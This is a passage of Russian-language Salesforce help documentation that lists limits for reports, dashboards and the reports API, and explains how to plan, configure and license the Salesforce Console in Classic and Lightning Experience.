- В отчетах отображается не более 2 000 строк. Чтобы просмотреть все строки, экспортируйте отчет в Excel или воспользуйтесь печатной версией табличных и сводных отчетов. Составные отчеты не поддерживают экспорт, а печатная версия отображает не более 20 000 строк.
  - Если функция «Показать сведения» отключена, то сводные и матричные отчеты отображают только первые 2 000 группировок.
  - В матричных отчетах отображается не более 400 000 итоговых значений.
  - Если функция «Показать сведения» отключена, то матричные отчеты отображают не более 2 000 группировок по вертикальной оси. Если отчет содержит более 400 000 итоговых значений, то сначала уменьшается количество строк (до 2 000 группировок), а затем уменьшается количество столбцов (пока количество итоговых значений не достигнет 400 000).
  - Матричные отчеты, возвращающие более 2 000 строк, не показывают подробные сведения. При нажатии кнопки **«Показать сведения»** ничего не происходит. Этот отчет можно просматривать только со скрытыми сведениями.
- В заголовке отчета Lightning Experience отображается до пяти показателей. Показатели, например итоговые поля, отображаются в том порядке, в котором они появляются в отчете, слева направо. Если итоговая сумма представлена, она всегда отображается.
- Когда отчеты с группировками просматриваются в Salesforce1, они преобразуются в табличные отчеты.
- По умолчанию время выполнения отчетов составляет 10 минут.
- Каждый блок составного отчета может содержать не более 100 столбцов. Составной отчет может содержать не более 5 блоков.
- Каждый блок составного отчета может содержать не более 10 настраиваемых формул резюмирования. Составной отчет может содержать не более 50 настраиваемых формул резюмирования.
- Каждый составной отчет может содержать не более 10 настраиваемых формул резюмирования кросс-блока.
- При фильтрации стандартных полей типа «Область подробного текста» (например, поле «Описание» или «Сведения о решении») поиск выполняется только по первой 1 000 символов.
- В отчете отображаются только первые 254 символа области подробного или обогащенного текста.
- Поля резюмирования в табличных, сводных и матричных отчетах могут отображать не более 21 символа.
- Отчеты не могут быть отфильтрованы по настраиваемым полям типа «Область подробного текста».
- Составные отчеты требуют включения новой темы пользовательского интерфейса. В противном случае пользователи не могут создавать, редактировать и запускать составные отчеты.
- Отчеты по прогнозам включают только те возможности, которые должны быть закрыты в выбранный период прогноза, кроме возможностей, которым назначена категория прогноза «Пропущено».
- Обозреватель Internet Explorer 6 не поддерживает составные отчеты.
- Допустимый диапазон величин следующий. Максимальное допустимое значение: 999999999999999. Минимальное допустимое значение: -999999999999999.

Ограничения для панелей мониторинга

- Фильтр панели мониторинга может иметь не более 50 параметров. По умолчанию: 10 параметров. Чтобы увеличить данное ограничение, обратитесь в компанию Salesforce.
- Каждая панель мониторинга может содержать не более 20 компонентов.

- Фильтрация по полям области не поддерживается. При необходимости воспользуйтесь отчетом, отфильтрованным по полю области на странице панели мониторинга.
- В таблице или диаграмме панели мониторинга может быть показано не более 20 фотографий.
- Повторное обновление панели мониторинга выполняется не ранее чем через одну минуту.

Ограничения для типов отчетов

- Тип настраиваемого отчета может содержать не более 60 ссылок на объекты. Например, при ограничении типа отчета четырьмя взаимосвязями объекта поле поиска позволяет выбирать поля дополнительных 56 объектов. Тем не менее при выполнении отчета, созданного на основе типа настраиваемого отчета и содержащего столбцы не менее чем из 20 разных объектов, отображается сообщение об ошибке.
- Каждый тип настраиваемого отчета может содержать не более 1 000 полей.

Ограничения для отчетных снимков

- Максимальное число строк, добавляемых в настраиваемый объект, составляет 2 000.
- Максимальное число запусков, доступных для хранения, составляет 200.
- Максимальное число столбцов исходного отчета для соотнесения с целевыми полями составляет 100.

Ограничения по фильтрации

Фильтрация охватывает только первые 255 символов настраиваемого текстового поля.

Ограничения для встроенных диаграмм отчета

- Каждая страница может содержать не более двух диаграмм отчета.
- Диаграммы отчета могут быть добавлены только из расширенного редактора макетов страниц. Мини-консоль и исходный редактор макетов страниц не поддерживаются.
- Страницы сведений позволяют обновлять каждые 60 минут не более 100 диаграмм отчета.
- Организация может обновлять каждые 60 минут не более 3 000 диаграмм отчета.

Ограничения для списковых представлений

- Списковые представления отображают только первые 255 символов настраиваемых полей типа «Область подробного текста».

Ограничения для областей и полей областей

- В каждом отчете может быть до пяти полей областей.
- Каждое поле областей может содержать до 20 областей.
- Каждая область может содержать до 20 значений.
- Поля областей доступны для использования только в том отчете, где они были созданы. Для использования области в нескольких отчетах создайте поле для каждого отчета либо создайте отдельное поле формул для объекта, зависимого от данной области.

  Прим.: Эти ограничения не распространяются на использование пункта «Прочее» согласно разрешению в настройке поля областей.

- Области и поля областей недоступны для отчетов с внешними объектами.
- Если у исходного столбца поля области есть настраиваемый индекс, то при фильтрации по полю области рост производительности, связанный с настраиваемым индексом, теряется.

Ограничения отчетов по архивным трендам

- Система Salesforce сохраняет архивные данные за предыдущие три месяца и текущий месяц.

- Для каждого объекта сохраняется не более 5 миллионов строк данных архивного трендинга. Сбор архивных данных прекращается при превышении установленного ограничения. При достижении любым объектом 70% от ограничения администратору отправляется первое электронное предупреждение; последующее электронное предупреждение отправляется после превышения установленного ограничения.
- Каждый отчет по архивным трендам может содержать не более 100 полей. При составлении отчетов по возможностям данное количество охватывает стандартные предварительно выбранные поля, которые не могут быть отключены.
- Поля формулы не поддерживаются.
- Фильтры ограничения строк не поддерживаются.
- Сводный отчет не поддерживается.
- В каждом отчете по архивным трендам можно выбрать не более пяти архивных дат.
- В каждом отчете по архивным трендам можно использовать не более четырех архивных фильтров.
- Поддерживаются следующие типы полей: «Число», «Валюта», «Дата», «Раскрывающийся список» и «Поиск».
- Датированные курсы обмена не поддерживаются. При запуске отчета по архивному трендингу используется последний датированный курс обмена.
- Internet Explorer 6 не поддерживается.
- Вы не можете подписаться на отчеты по архивным трендам.
- Мастер отчетов не поддерживается. Отчеты по архивным трендам могут быть созданы только с помощью конструктора отчетов.
- Lightning Experience позволяет составлять отчеты по архивным трендам посредством диаграмм, но не поддерживает табличные представления отчетов по архивным трендам.

Ограничения для отчетов с внешними объектами

Если в отчете содержится внешний объект, возможно, результаты не будут отображать полный набор данных. Внешние объекты функционируют подобно настраиваемым объектам, но соотносятся с данными, хранящимися вне организации Salesforce. Отчет, содержащий внешний объект, извлекает не более 2 000 записей для основного объекта, и возможно действие ограничений для выносок при извлечении данных внешнего объекта. Если отчет выводится в несколько строк или не занимает ни одной строки, настройте отчет на получение более подходящих строк внешних объектов.

Ограничения API отчетов и панелей мониторинга

Ниже перечислены ограничения, действующие в REST API отчетов и панелей мониторинга и API отчетов и панелей мониторинга в Apex.

- Кросс-фильтры, стандартные фильтры отчетов и фильтрация по ограничению строк недоступны при фильтрации данных.
- Архивный трендинг поддерживается только матричными отчетами.
- Интерфейс API может обрабатывать только отчеты, содержащие не более 100 полей, выбранных в качестве столбцов.
- Система возвращает не более 200 недавно просмотренных отчетов.
- Организация поддерживает не более 500 запросов на синхронное выполнение отчета в течение одного часа.
- Интерфейс API поддерживает одновременно не более 20 запросов на синхронное выполнение отчета.
- Система возвращает не более 2 000 экземпляров отчета, выполненного асинхронно.
- Интерфейс API поддерживает одновременно не более 200 запросов на извлечение результатов асинхронного выполнения отчета.
- Организация поддерживает не более 1 200 запросов на асинхронное выполнение в течение одного часа.

- Результаты асинхронного выполнения отчета доступны в течение 24 часов.
- Интерфейс API возвращает не более 2 000 первых строк отчета. Чтобы уточнить результаты, воспользуйтесь фильтрами.
- При необходимости добавьте не более 20 фильтров настраиваемого поля при выполнении отчета.
- Организация поддерживает не более 200 запросов на обновление панели мониторинга в течение одного часа.
- Организация поддерживает не более 5 000 запросов на просмотр результатов панели мониторинга в течение одного часа.

Почему панель мониторинга не отображает нужные мне данные?

Если отображаемые данные не соответствуют ожиданиям, обновите панель мониторинга, выберите текущего пользователя и проверьте используемые источники данных.

Если панель мониторинга возвращает другие данные, проверьте:

- **Текущий пользователь.** Помните, что панель мониторинга просматривается от имени текущего пользователя. Отображаемые данные определяются полномочиями доступа пользователя. Динамические панели мониторинга позволяют просматривать только доступные данные.
- **Обновите панель мониторинга.** Если вы просматриваете старые данные, щелкните **Обновить**, чтобы обновить панель мониторинга.
- **Источники данных.** Убедитесь, что источники данных (отчеты, элементы S-Control или страницы Visualforce) содержат сведения, которые должны отображаться в компонентах панели мониторинга.

Подробнее о пользователе панели мониторинга и ее обновлении вы можете узнать в статьях Выбор пользователя панели мониторинга на странице 5521 и Обновление данных панели мониторинга на странице 5527.

Консоль Salesforce

Приложение Salesforce Console — рабочее пространство на основе вкладки, позволяющее управлять несколькими записями в одном окне. Консоль сводит до минимума необходимость нажимать на кнопки и делать прокрутки, так что возможен быстрый поиск, обновление и создание записей. Тысячи клиентов используют консоль Salesforce, чтобы повысить производительность в сферах предоставления услуг и продаж.

Консоль отлично подходит для пользователей с сфере продаж и услуг. Агенты службы поддержки могут одновременно использовать разные приложения и сохранять контекст обращений в качестве изменения приоритетов. Торговые представители оснащены всеми инструментами на кончиках пальцев для поиска интересов, закрытия сделок и управления взаимосвязями.

Администраторы могут настраивать консоль нужным образом — от выбора объектов на вкладке «Навигация» до возможности использования программного телефона для выполнения телефонных вызовов. К настройкам могут относиться: отображение статей базы знаний и обращений, создание настраиваемых действий посредством клавиш быстрого доступа и интерактивное общение с клиентами посредством приложения Live Agent.

Разработчики могут решать уникальные проблемы в бизнесе с помощью настраиваемых компонентов консоли и использовать API консоли Salesforce для добавления интеграций сторонних разработчиков.

Прим.: Вы можете создавать приложения консоли в Salesforce Classic и Lightning Experience.

При работе с приложениями консоли Lightning учитывайте следующее.

- Приложения консоли Lightning пока немного отличаются от приложений консоли Salesforce Classic. Например, некоторые функции в приложениях консоли Salesforce Classic, такие как всплывающие уведомления и поддержка мультимонитора, недоступны в приложениях консоли Lightning. Подробнее.
- Вы не сможете перенести приложения консоли Salesforce Classic в Lightning Experience.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложения консоли Lightning доступны за дополнительную плату для пользователей, обладающих лицензией пользователя Salesforce Platform на определенные продукты. Применяются некоторые ограничения. Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

Планирование внедрения консоли Salesforce

Прежде чем настроить консоль, определите ее предназначение: для услуг, продаж или бизнес-потребностей. Подумайте о том, кто будет ее использовать и какая информация наиболее нужна пользователям вашей консоли.

Консоль Salesforce в Salesforce Classic

Начало работы с консолью Salesforce в Salesforce Classic.

Консоль Salesforce в Lightning Experience

Начало работы с консолью Salesforce в Lightning Experience.

Ограничения для консоли Salesforce

Просмотрите ограничения для консоли Salesforce.

СМ. ТАКЖЕ:

Руководство разработчика консоли Salesforce

Поддерживаемые обозреватели

Планирование внедрения консоли Salesforce

Прежде чем настроить консоль, определите ее предназначение: для услуг, продаж или бизнес-потребностей. Подумайте о том, кто будет ее использовать и какая информация наиболее нужна пользователям вашей консоли.

Количество консолей, настроенных для организации Salesforce, не должно превышать ограничения для настраиваемых приложений, которое установлено для используемой версии. При использовании консоли для обслуживания рекомендуем создать консоль для продаж без приобретения отдельных лицензий.

Прим.: Приложения консоли Lightning пока немного отличаются от приложений консоли Salesforce Classic. Например, некоторые функции в приложениях консоли Salesforce Classic, такие как всплывающие уведомления и поддержка мультимонитора, недоступны в приложениях консоли Lightning. Подробнее.

Вы не сможете перенести приложения консоли Salesforce Classic в Lightning Experience.

Консоли Salesforce Classic

При назначении лицензии на компонент Service Cloud можно просматривать и настраивать стандартную консоль путем выбора **образца консоли** в меню приложений.

Консоли Lightning Experience

Система Salesforce предоставляет стандартные приложения консоли Lightning для продаж и обслуживания. Чтобы получить доступ к данным приложениям, должна быть предоставлена корректная лицензия на функцию. Перейдите к средству запуска приложений и щелкните **консоль обслуживания** или **консоль продаж**. Эти приложения разработаны для удовлетворения всех ваших потребностей в обслуживании и продажах и подлежат настройке.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложения консоли Lightning доступны за дополнительную плату для пользователей, обладающих лицензией пользователя Salesforce Platform на определенные продукты. Применяются некоторые ограничения. Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

Вопросы по планированию консоли Salesforce

Изучите эти вопросы, чтобы выполнить внедрение консоли надлежащим образом.

Советы по внедрению консоли Salesforce

Ознакомьтесь с данными рекомендациями, чтобы извлечь максимальную пользу от внедрения консоли.

СМ. ТАКЖЕ:

Настройка консоли Salesforce в Salesforce Classic

Создание настраиваемого приложения консоли Lightning

Поддерживаемые обозреватели

Ограничения для консоли Salesforce

Вопросы по планированию консоли Salesforce

Изучите эти вопросы, чтобы выполнить внедрение консоли надлежащим образом.

Кто будет использовать консоль в вашей организации Salesforce?

Консоль предназначена для пользователей, которые хотят быстро находить, обновлять и создавать записи. Если профили пользователей назначены консольному приложению, они будут иметь к нему доступ. Перед созданием консоли рекомендуем определить, какие из существующих пользовательских профилей получат наибольшие преимущества от доступа к консоли, это могут быть, например, профили, назначенные агентам поддержки или команде продаж по телефону. Можно также рассмотреть вариант создания нового или клонирования существующего профиля, из которого можно будет назначать пользователей консоли.

Вы купили достаточное число лицензий?

Пользователи Salesforce должны иметь лицензию для работы с консолью. После настройки консоли вы можете вручную назначить лицензии пользователям.

Кто будет внедрять консольные приложения для вашей компании?

Консоль — это приложение, состоящее из группы вкладок, работающих как единое целое. Система Salesforce поддерживает стандартные приложения (например, Sales и Service). Консоль создается в качестве настраиваемого приложения, которое пользователь может выбрать в меню приложений и средстве запуска приложений. Если в вашей компании есть пользователь, знакомый с созданием приложений в Salesforce, то пусть он занимается внедрением консольных приложений.

К каким объектам консоли вы хотите предоставить пользователям доступ?

Вкладка навигации в Salesforce Classic и панель навигации в Lightning Experience позволяют пользователям выбирать объекты, такие как обращения, организации и контакты, а также просматривать начальные страницы этих объектов. Рекомендуется добавить эту функцию объектам как центральную в бизнес-процессах. Например, работа агентов поддержки связана в основном с обращениями, поэтому сделайте обращения доступными на консоли.

Каким образом записи будут отображаться на консоли, будучи выбранными?

В консоли все записи отображаются как вкладки, чтобы пользователи могли быстро находить, обновлять и создавать записи на одном экране. Основные вкладки отображают основной рабочий элемент (например, организацию). Вложенные вкладки содержат связанные записи, такие как обращения или контакты организации.

Salesforce Classic

Вы можете выбрать, какие записи будут отображаться как основные вкладки, а какие — как вложенные вкладки. Выберите центральный рабочий объект для отображения на основной вкладке и связанные элементы для отображения на вложенных вкладках. Например, организация может быть выбрана в качестве основной вкладки, а обращения и контакты в качестве вложенных. Вы можете также выбрать способ отображения записей, когда они выбраны вне пределов основных или вложенных вкладок, например, когда пользователи выбирают обращения из списковых представлений или результатов поиска.

Lightning Experience.

В приложении консоли Lightning основные вкладки называются вкладками рабочей среды. Вы можете указать, какие записи будут отображаться как вкладки рабочей среды и вложенные вкладки. Записи открываются как вкладки рабочей среды, будучи выбранными из спискового представления, связанного с текущим элементом вкладки навигации. Записи, которые открываются из вкладки рабочей среды, отображаются как вложенные вкладки. Например, если вы выберете организации на панели навигации, а затем нажмете на организацию из списка, она откроется как вкладка рабочей среды. Далее, если нажать на имя контакта на странице организации, запись контакта откроется как вложенная вкладка.

Какую функцию можно использовать на консоли?

Salesforce Classic

Доступные функции включают элементы наподобие панелей основных показателей, журналов взаимодействия, Live Agent, боковой панели базы знаний, доменов вайтлистинга, выбора способа отображения списков, настройки всплывающих уведомлений, клавиш быстрого доступа и многого другого.

Чтобы ознакомиться со списком функций, доступных для внедрения на консоль, обратитесь к настраиваемым функциям консоли в Salesforce Classic.

Lightning Experience.

Настройка приложения консоли Lightning отличается от консоли Salesforce Classic. Дополнительную информацию см. в разделе «Настройка приложения консоли Lightning с помощью инструментов»и «Настройка приложения консоли Lightning с помощью страниц Lightning».

Нужна ли пользователям возможность принимать и делать телефонные звонки из консоли?

Вы можете объединить систему Salesforce со сторонними системами компьютерной телефонии (CTI) с помощью «Open CTI». Дополнительную информацию смотрите в разделе «Центр обработки вызововSalesforce».

Нужно ли изменить, расширить или интегрировать консоль с другими системами?

Создание компонентов для настройки, расширения или интеграции консоли Salesforce в другие системы. Например, вам может понадобиться создать компоненты, отображающие сторонние приложения и содержимое, когда пользователи просматривают определенные страницы.

Что такое консоль агента?

Консоль Salesforce расширяет функциональные возможности консоли агента путем предоставления пользователям дополнительных параметров и технологий.

СМ. ТАКЖЕ:

Планирование внедрения консоли Salesforce

Советы по внедрению консоли Salesforce

Поддерживаемые обозреватели

Советы по внедрению консоли Salesforce

Ознакомьтесь с данными рекомендациями, чтобы извлечь максимальную пользу от внедрения консоли.

Общие советы по внедрению

- Параметры безопасности и общего доступа, используемые консолью, соответствуют параметрам организации Salesforce.
- Для повышения производительности рекомендуем пользователям консоли применять обозреватель Google Chrome™ и компьютеры, оснащенные ОЗУ не менее 8 Гб. Учтите, что 32-разрядные системы имеют ограничение по используемой памяти. Чтобы полностью воспользоваться добавленным объёмом ОЗУ, используйте 64-разрядные версии ОС и браузера.
- Вы можете еще больше повысить производительность на консолях Salesforce Classic за счет включения лимитов вкладок. Чтобы активировать данную функцию, в меню «Настройка» перейдите на страницу приложений и внесите изменения в свою консоль.
- Чтобы просмотреть любые изменения, внесенные в настройки консоли, рекомендуем обновить обозреватель.

Советы по внедрению консоли Salesforce для обслуживания

- Консоль для обслуживания доступна пользователям только при наличии лицензии «Пользователь Service Cloud».
- Приложение Live Agent может использоваться на консоли только при наличии лицензии «Пользователь Live Agent».
- Если организация поддерживает Salesforce Knowledge, включите боковую панель базы знаний для автоматического отображения пользователям консоли соответствующих статей и текущих обращений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложения консоли Lightning доступны за дополнительную плату для пользователей, обладающих лицензией пользователя Salesforce Platform на определенные продукты. Применяются некоторые ограничения. Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

СМ. ТАКЖЕ:

Планирование внедрения консоли Salesforce
Поддерживаемые обозреватели

Консоль Salesforce в Salesforce Classic


Начало работы с консолью Salesforce в Salesforce Classic.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пользовательский интерфейс консоли Salesforce



Принцип действия приложения консоли в Salesforce Classic приведен ниже.

(1) Вкладка «Навигация» позволяет выбирать объекты и записи. (2) Записи отображаются в виде списка, который может быть зафиксирован в левом верхнем углу экрана. (3) Выбранные записи отображаются в виде основных вкладок, которые позволяют одновременно обрабатывать несколько элементов. (4) Панель основных показателей отображает ключевую информацию, связанную с записями. (5) Элементы, связанные с записями, отображаются в виде вложенных вкладок, которые позволяют быстро переключаться между связанными данными без потери контекста. (6) Лента или область сведений позволяют просматривать и взаимодействовать с содержимым. (7) Боковые панели и нижние колонтитулы открывают доступ к настраиваемым данным компонента.

Прим.: Приложения консоли Lightning пока немного отличаются от приложений консоли Salesforce Classic. Например, некоторые функции в приложениях консоли Salesforce Classic, такие как всплывающие уведомления и поддержка мультимонитора, недоступны в приложениях консоли Lightning. Подробнее.

Вы не сможете перенести приложения консоли Salesforce Classic в Lightning Experience.

Настройка консоли Salesforce в Salesforce Classic

Вы можете настроить консоль продаж, обслуживания или создать консоль для собственных бизнес-требований.

Настраиваемые функции консоли в Salesforce Classic

Чтобы определить, как вы просматриваете и обрабатываете данные, администратор должен включить и настроить большинство функций консоли.

Настройка консоли с настраиваемыми компонентами в Salesforce Classic

Создание компонентов для настройки, расширения или интеграции консоли Salesforce в другие системы.

Работа с консолью Salesforce в Salesforce Classic

Расширенный интерфейс консоли, предназначенный для эффективной обработки записей, позволяет значительно экономить время при выполнении многих задач.

СМ. ТАКЖЕ:

Ограничения для консоли Salesforce Classic

Поддерживаемые обозреватели

Руководство разработчика консоли Salesforce

Консоль Salesforce в Lightning Experience

Настройка консоли Salesforce в Salesforce Classic

Вы можете настроить консоль продаж, обслуживания или создать консоль для собственных бизнес-требований.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Настройка Service Console в Salesforce Classic

Создайте и настройте приложение консоли, а затем назначьте пользователям лицензию «Пользователь Service Cloud».

Настройка Sales Console в Salesforce Classic

Для первого подключения консоли обратитесь в компанию Salesforce, затем назначьте пользователям соответствующую лицензию набора полномочий и полномочия пользователей.

Настройка приложения консоли Salesforce в Salesforce Classic

Для создания консоли администратору необходимо создать приложение консоли.

Придание фирменного стиля консоли Salesforce в Salesforce Classic

Добавив собственный логотип и указав цвета заголовка, нижнего колонтитула и основных вкладок, можно придать фирменный стиль консоли.

Скрыть консоль Salesforce Classic в средстве запуска приложений в Lightning Experience

По умолчанию консоли Salesforce Classic отображаются в средстве запуска приложений в Lightning Experience. Такая доступность позволяет пользователям вашей консоли получать доступ ко всем приложениям консоли, как созданным в Salesforce Classic, так и созданным в Lightning Experience, без необходимости переключать UIs. Вы можете изменить данный алгоритм, если захотите ограничить доступ к консолям Salesforce Classic.

СМ. ТАКЖЕ:

Консоль Salesforce в Lightning Experience

Настройка Service Console в Salesforce Classic

Создайте и настройте приложение консоли, а затем назначьте пользователям лицензию «Пользователь Service Cloud».

1. Настройка панелей «Основное» для всех объектов и их включение.
2. Создание приложения консоли и назначение его профилям пользователей.
3. Дополнительно для агентов службы поддержки
   - Придание фирменного стиля консоли.
   - Выбор способа отображения фиксированных списков.
   - Список разрешенных доменов.
   - Настройка всплывающих уведомлений.
   - Настройка клавиш быстрого доступа.
   - Включение боковой панели базы знаний.
   - Настройка журналов взаимодействия и назначение их профилям пользователей.
   - Включите Live Agent (доступно только в консоли для обслуживания).

     Прим.: Настройте свою реализацию Live Agent, прежде чем добавлять к консоли. Если Live Agent добавляется к существующей консоли, выполните тестирование консоли до ее развертывания для агентов. Убедитесь, что компоненты боковой панели имеют предусмотренный вид.
4. Назначьте пользователям лицензию «Пользователь Service Cloud».

Совет: Опытные администраторы и разработчики Salesforce могут создавать компоненты консоли и использовать код с API-интерфейсом Salesforce Console Integration Toolkit для добавления сторонних интеграций и расширения настроек консоли.

СМ. ТАКЖЕ:

Советы по внедрению консоли Salesforce

Настраиваемые функции консоли в Salesforce Classic

Консоль обслуживания Lightning

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки консоли Salesforce for Service:

- «Настройка приложения»

  И

  Пользователь Service Cloud

Назначение пользователям лицензий на компонент Service Cloud

Лицензия «Пользователь Service Cloud» предоставляет пользователям доступ к дополнительным функциям Salesforce (например, консоль Salesforce).

Чтобы назначить лицензию пользователю, выполните указанные ниже действия.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного пользователя.
3. Установите флажок «Пользователь Service Cloud».
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка Service Console в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложения консоли Lightning доступны за дополнительную плату для пользователей, обладающих лицензией пользователя Salesforce Platform на определенные продукты. Применяются некоторые ограничения. Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения пользователям лицензии «Пользователь Service Cloud»:

- Управление внутренними пользователями

Настройка функций Service Cloud с помощью шаблонов Launch Pad

Разверните и проверьте функции Service Cloud в пару простых щелчков. Этот набор шаблонов поможет вам подготовить некоторые из наиболее популярных функций Service Cloud, такие как конфигурации консоли, отчеты и панели мониторинга, необходимые обслуживающей организации.

Чтобы использовать шаблоны, в поле раздела настройки Быстрый поиск введите **Launch Pad**.

Совет: Лучше всего пытаться запустить Launch Pad в безопасной среде, чтобы протестировать новые функции, не повредив работающую производственную среду.

Шаблоны Launch Pad не поддерживаются в IE 9 и более ранних версиях.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Настройка Service Console в Salesforce Classic

Настройка Sales Console в Salesforce Classic

Для первого подключения консоли обратитесь в компанию Salesforce, затем назначьте пользователям соответствующую лицензию набора полномочий и полномочия пользователей.

1. Чтобы подключить консоль для своей организации Salesforce, обратитесь в компанию Salesforce.
2. Настройка панелей «Основное» для всех объектов и их включение.
3. По умолчанию у вашей организации есть лицензия набора полномочий «Пользователь Sales Console». Назначьте эту лицензию набора полномочий пользователям. Для этого нужно выполнить такие же действия, как при назначении любой лицензии набора полномочий.
4. «Назначение набора полномочий "Пользователь Salesforce Console" пользователям Sales Console».
5. Дополнительные сведения для торговых представителей
   - Придание фирменного стиля консоли.
   - Выбор способа отображения фиксированных списков.
   - Список разрешенных доменов.
   - Настройка всплывающих уведомлений.
   - Настройка клавиш быстрого доступа.
   - Включение боковой панели базы знаний.
   - Настройка журналов взаимодействия и назначение их профилям пользователей.
6. Создание приложения консоли и назначение его профилям пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения лицензий набора полномочий:

- Управление внутренними пользователями

Для создания консоли Salesforce for Sales:

- «Настройка приложения»

  И

  «Консоль Sales»

Совет: Опытные администраторы и разработчики Salesforce могут создавать компоненты консоли и использовать код с API-интерфейсом Salesforce Console Integration Toolkit для добавления сторонних интеграций и расширения настроек консоли.

СМ. ТАКЖЕ:

Советы по внедрению консоли Salesforce

Настраиваемые функции консоли в Salesforce Classic

Консоль продаж Lightning

Назначение набора полномочий пользователя консоли Salesforce пользователям консоли продаж

После назначения пользователям лицензии на набор полномочий «Пользователь консоли продаж» назначьте пользователям набор полномочий «Пользователь консоли продаж».

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Выберите **«Пользователь консоли Salesforce»**. Этот стандартный набор полномочий уже создан для вас и поставляется вместе с лицензией на набор полномочий «Консоль продаж».
3. Щелкните **«Управление назначениями»** и назначьте пользователям набор полномочий.

Вы также можете вместо этого выбрать клонирование набора полномочий «Пользователь консоли Salesforce» и назначить пользователям консоли продаж клонирование.

СМ. ТАКЖЕ:

Назначение лицензии набора полномочий пользователю

Настройка Sales Console в Salesforce Classic

Стандартные наборы полномочий

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания наборов полномочий:

- Управление пользователями

Настройка приложения консоли Salesforce в Salesforce Classic

Для создания консоли администратору необходимо создать приложение консоли.

Каждая консоль — это настраиваемое приложение, доступное для выбора в меню приложений Force.com. Количество приложений консоли, доступное для создания, определяется ограничениями вашей организации Salesforce для настраиваемых приложений.

1. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Приложение»** и нажмите кнопку **«Далее»**.
2. Нажмите кнопку **«Создать»**, выберите «Консоль» и нажмите кнопку **«Далее»**. При необходимости, чтобы скопировать имеющуюся консоль, нажмите кнопку **«Клонировать»** на странице сведений консоли. Сохраните скопированную консоль перед обновлением ее клонированных всплывающих уведомлений или клавиш быстрого доступа.
3. Укажите метку приложения и нажмите кнопку **«Далее»**. Метка может содержать не более 40 символов, включая пробелы. Данная метка является именем приложения в меню приложений Force.com.
4. При необходимости добавьте настраиваемый логотип. Нажмите кнопку **«Вставить изображение»**, выберите нужный графический файл из библиотеки документов и нажмите кнопку **«Далее»**.
